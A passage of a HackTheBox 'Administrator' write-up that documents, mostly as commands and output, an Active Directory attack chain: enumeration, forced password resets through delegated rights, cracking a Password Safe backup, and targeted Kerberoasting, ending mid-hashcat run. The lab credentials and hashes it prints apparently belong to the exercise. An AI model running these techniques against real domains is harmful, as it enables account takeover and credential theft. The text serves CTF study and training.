Administrator
Writeup for HackTheBox Administrator machine
Executive Summary
This assessment demonstrates a full attack chain against a Windows Server 2022 domain controller (DC.administrator.htb). Starting from the compromised credentials of a low-privilege user (Olivia), the exploitation path chains five distinct techniques:
- GenericAll → Password Reset (Olivia → Michael):
OliviahasGenericAllrights overMichael, enabling a direct password reset without knowing the current password. - ForceChangePassword (Michael → Benjamin):
MichaelhasForceChangePasswordrights overBenjamin, enabling a second password reset. - FTP Looting & Password Safe Cracking (Benjamin → Emily): Benjamin’s FTP credentials provide access to a Password Safe (
.psafe3) backup file; its master password is cracked offline, revealing Emily’s credentials. - GenericWrite & Targeted Kerberoasting (Emily → Ethan):
EmilyhasGenericWriteoverEthan, allowing the assignment of a Service Principal Name (SPN) for Kerberoasting — the TGS hash is cracked offline. - DCSync → Domain Administrator (Ethan → DA):
Ethanholds DCSync replication rights on the domain, enabling retrieval of the Domain Administrator’s NTLM hash via Pass-the-Hash.
Given Credential: Olivia:ichliebedich
Reconnaissance
Nmap Scan
We begin the assessment by running a fast all-port TCP scan to identify active services on the target (IP: 10.10.11.42).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 10000 10.10.11.42 | grep open | cut -d'/' -f1 | tr '\n' ','

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 17:21 EST
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.33s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
The initial scan shows standard Active Directory ports open, such as DNS (53), Kerberos (88), LDAP (389, 636, 3268, 3269), SMB (445), RPC (135, 593), and FTP (21).
To obtain detailed service banner information and execute default Nmap scripts, we run a secondary, more comprehensive scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -A 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 17:23 EST
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.38s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-09 23:09:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|Vista|2016|2019|2022|2012|7|8.1|11 (93%)
OS CPE: cpe:/o:microsoft:windows_10:1703 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_7:::ultimate cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows 10 1703 (93%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2016 build 10586 - 14393 (92%), Microsoft Windows 10 1511 (92%), Microsoft Windows Server 2019 (92%), Windows Server 2022 (92%), Microsoft Windows Server 2012 (91%), Microsoft Windows 10 1507 - 1607 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 44m29s
| smb2-time:
|   date: 2025-02-09T23:09:50
|_  start_date: N/A

TRACEROUTE (using port 143/tcp)
HOP RTT       ADDRESS
1   361.79 ms 10.10.14.1
2   386.75 ms administrator.htb (10.10.11.42)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.14 seconds
The scan confirms the target is a Windows Domain Controller hostname DC inside the domain administrator.htb. SMB signing is enabled and required, which prevents SMB relay attacks.
Domain Resolution Configuration
To resolve domain queries properly, we add the target IP and domain name to /etc/hosts:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/hosts
[sudo] password for kali:
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.42 administrator.htb
SMB User and Share Enumeration
We utilize netexec (formerly CrackMapExec) to validate the credentials provided for Olivia and enumerate users via RID brute-forcing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.11.42 -u Olivia -p 'ichliebedich' --users --rid-brute

SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.10.11.42     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.42     445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.10.11.42     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.42     445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.10.11.42     445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.10.11.42     445    DC               michael                       2025-02-09 22:54:24 0
SMB         10.10.11.42     445    DC               benjamin                      2025-02-09 22:58:33 0
SMB         10.10.11.42     445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.10.11.42     445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.10.11.42     445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.10.11.42     445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.10.11.42     445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
SMB         10.10.11.42     445    DC               498: ADMINISTRATOR\Enterprise Read-only Domain Controllers (SidTypeGroup)
The user enumeration reveals several accounts: olivia, michael, benjamin, emily, ethan, alexander, and emma.
Next, we inspect the available SMB shares using smbclient.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\\\10.10.11.42\\ -U Olivia
Password for [WORKGROUP\Olivia]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.42 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Olivia does not have permissions to read C$ or ADMIN$, prompting us to check if she has WinRM privileges.
Active Directory Enumeration
WinRM Access and SharpHound Execution
Using evil-winrm, we log in as Olivia to gain a PowerShell shell, then upload and run SharpHound.exe to perform AD data collection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
*Evil-WinRM* PS C:\Users\olivia\Documents> ls
*Evil-WinRM* PS C:\Users\olivia\Documents> upload /home/kali/SharpHound.exe

Info: Uploading /home/kali/SharpHound.exe to C:\Users\olivia\Documents\SharpHound.exe

Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/kali/SharpHound.exe
*Evil-WinRM* PS C:\Users\olivia\Documents> ls
*Evil-WinRM* PS C:\Users\olivia\Documents> upload /home/kali/Downloads/SharpHound.exe

Info: Uploading /home/kali/Downloads/SharpHound.exe to C:\Users\olivia\Documents\SharpHound.exe

Data: 1395368 bytes of 1395368 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Documents> ls


    Directory: C:\Users\olivia\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/9/2025   3:21 PM        1046528 SharpHound.exe


*Evil-WinRM* PS C:\Users\olivia\Documents> . .\SharpHound.exe
2025-02-09T15:21:33.7577069-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-02-09T15:21:33.8827498-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin,
.
.
.
.
.
 2 sid to domain mappings.
 0 global catalog mappings.
 2025-02-09T15:22:18.6170723-08:00|INFORMATION|SharpHound Enumeration Completed at 3:22 PM on 2/9/2025! Happy Graphing!
*Evil-WinRM* PS C:\Users\olivia\Documents> ls


    Directory: C:\Users\olivia\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/9/2025   3:22 PM          11853 20250209152218_BloodHound.zip
-a----          2/9/2025   3:22 PM           8824 NDI3ZmMyMGItNzc4Ny00MzE1LTllNDItYTM4YTEzYjcyZDFj.bin
-a----          2/9/2025   3:21 PM        1046528 SharpHound.exe


*Evil-WinRM* PS C:\Users\olivia\Documents> download 20250209152218_BloodHound.zip

Info: Downloading C:\Users\olivia\Documents\20250209152218_BloodHound.zip to 20250209152218_BloodHound.zip
Info: Download successful!
*Evil-WinRM* PS C:\Users\olivia\Documents>
We start the Neo4j database service on the Kali Linux host and load the downloaded zip file into the BloodHound GUI for path analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.

We analyze the relationships in the Active Directory database:
Privilege Escalation & Lateral Movement
Phase 1: Olivia to Michael (GenericAll Privilege Abuse)

The BloodHound analysis reveals that Olivia has GenericAll privileges over the user account Michael. The GenericAll right grants complete control over the target object, including the ability to write any attributes and reset the target’s password directly.
We abuse this privilege by executing net user to reset Michael’s password:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.42 -u Olivia -p 'ichliebedich'

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael HelloMichael /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\olivia\Documents>
The password reset succeeds:
- Username: Michael
- Password: HelloMichael
Phase 2: Michael to Benjamin (ForceChangePassword Privilege Abuse)
Returning to BloodHound, we investigate the outbound control privileges of Michael and find he has ForceChangePassword rights over Benjamin.

The ForceChangePassword privilege allows the controller to reset the target account’s password without needing to supply the current password. We utilize the PowerShell Active Directory cmdlet Set-ADAccountPassword to change Benjamin’s password.
1
Set-ADAccountPassword -Identity Benjamin -NewPassword (ConvertTo-SecureString "HelloBenjamin" -AsPlainText -Force) -Reset
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.42 -u Michael -p 'HelloMichael'


Evil-WinRM shell v3.7


*Evil-WinRM* PS C:\Users\michael\Documents>
*Evil-WinRM* PS C:\Users\michael\Documents> Set-ADAccountPassword -Identity Benjamin -NewPassword (ConvertTo-SecureString "HelloBenjamin" -AsPlainText -Force) -Reset
*Evil-WinRM* PS C:\Users\michael\Documents> exit
WinRM login for Benjamin fails. However, we verify that the password was updated successfully by using rpcclient to authenticate and list domain users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "administrator.htb\Benjamin%HelloBenjamin" 10.10.11.42

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[olivia] rid:[0x454]
user:[michael] rid:[0x455]
user:[benjamin] rid:[0x456]
user:[emily] rid:[0x458]
user:[ethan] rid:[0x459]
user:[alexander] rid:[0xe11]
user:[emma] rid:[0xe12]
rpcclient $>
rpcclient: missing argument
rpcclient $> exit
Phase 3: Benjamin to Emily (FTP Looting & Password Safe Cracking)
Although Benjamin does not have WinRM access, the FTP service is open. We authenticate to FTP using Benjamin’s credentials and discover a backup file named Backup.psafe3.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:kali): Benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||53838|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************|
The .psafe3 file is a Password Safe database. We convert the database file to a hash format compatible with John the Ripper using pwsafe2john, then crack the master password offline using the rockyou.txt wordlist.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~]
└─$ pwsafe Backup.psafe3

┌──(kali㉿kali)-[~]
└─$ pwsafe2john Backup.psafe3 > hashpwsafe.txt

┌──(kali㉿kali)-[~]
└─$ cat hashpwsafe.txt
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

┌──(kali㉿kali)-[~]
└─$ john  --show hashpwsafe.txt

Backu:tekieromucho

1 password hash cracked, 0 left
The database master password is cracked as tekieromucho. Using a Password Safe utility (or by reading the database contents), we extract the credentials:

- alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
- Emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
- emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Using Emily’s credentials, we authenticate via WinRM and retrieve the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.42 -u Emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily> cd Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> cat user.txt
************1bfda6dc155cb3******
*Evil-WinRM* PS C:\Users\emily\Desktop>
Phase 4: Emily to Ethan (GenericWrite & Targeted Kerberoasting)
Inspecting the BloodHound graph, we see that Emily has GenericWrite permissions over the Ethan user account.


The GenericWrite permission allows modifying the properties of the target object. In Active Directory, this permission can be abused to assign a Service Principal Name (SPN) to the user account. Once an SPN is defined, the account becomes susceptible to Kerberoasting, allowing us to request a TGS ticket and crack its password offline.
We attempt targeted Kerberoasting using targetedKerberoast.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 targetedKerberoast.py -v -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/home/kali/Downloads/targetedKerberoast.py", line 597, in main
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
                                             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
The script fails with a clock skew error (KRB_AP_ERR_SKEW). Kerberos authentication enforces strict time synchronization between the client and the KDC (typically maximum 5 minutes difference) to prevent replay attacks. We synchronize our system clock with the Domain Controller using ntpdate:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ntpdate -u 10.10.11.42

[sudo] password for kali:
2025-02-09 19:16:43.921905 (-0500) +3071.615925 +/- 0.213648 10.10.11.42 s1 no-leap
CLOCK: time stepped by 3071.615925
With the clock synchronized, we execute targetedKerberoast.py again. The tool sets a temporary SPN, requests the TGS hash, and then cleans up by removing the SPN.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 targetedKerberoast.py -v -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$42b3ad3d3990612b7247d8c2fa59d05f$98b3927fcbebaee2c91a65e593f4d7e6b9ec28dc41b60c13269454723d02d0299fef8de5af2cb72458f00dff805337c2239f4a1075a8762d34498e693a456b3ca09ebe0e130d7ff2de22c0589b99d96d436b7f72fd9bde5659d0cb41168f0b5637b418591b278eb4f1d8b8a63aae8bea6300c463645583bd50a077966d7cc354c9a2b01adb
.
.
.
.
.
*************
[VERBOSE] SPN removed successfully for (ethan)
We save the extracted hash to krb5tgs.txt and crack it using Hashcat (mode 13100 for Kerberos 5 TGS-REP etype 23):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 13100 -a 0 krb5tgs.txt /usr/share/wordlists/rockyou.txt --force

hashcat (v6.2.6) starting

Rules: 1

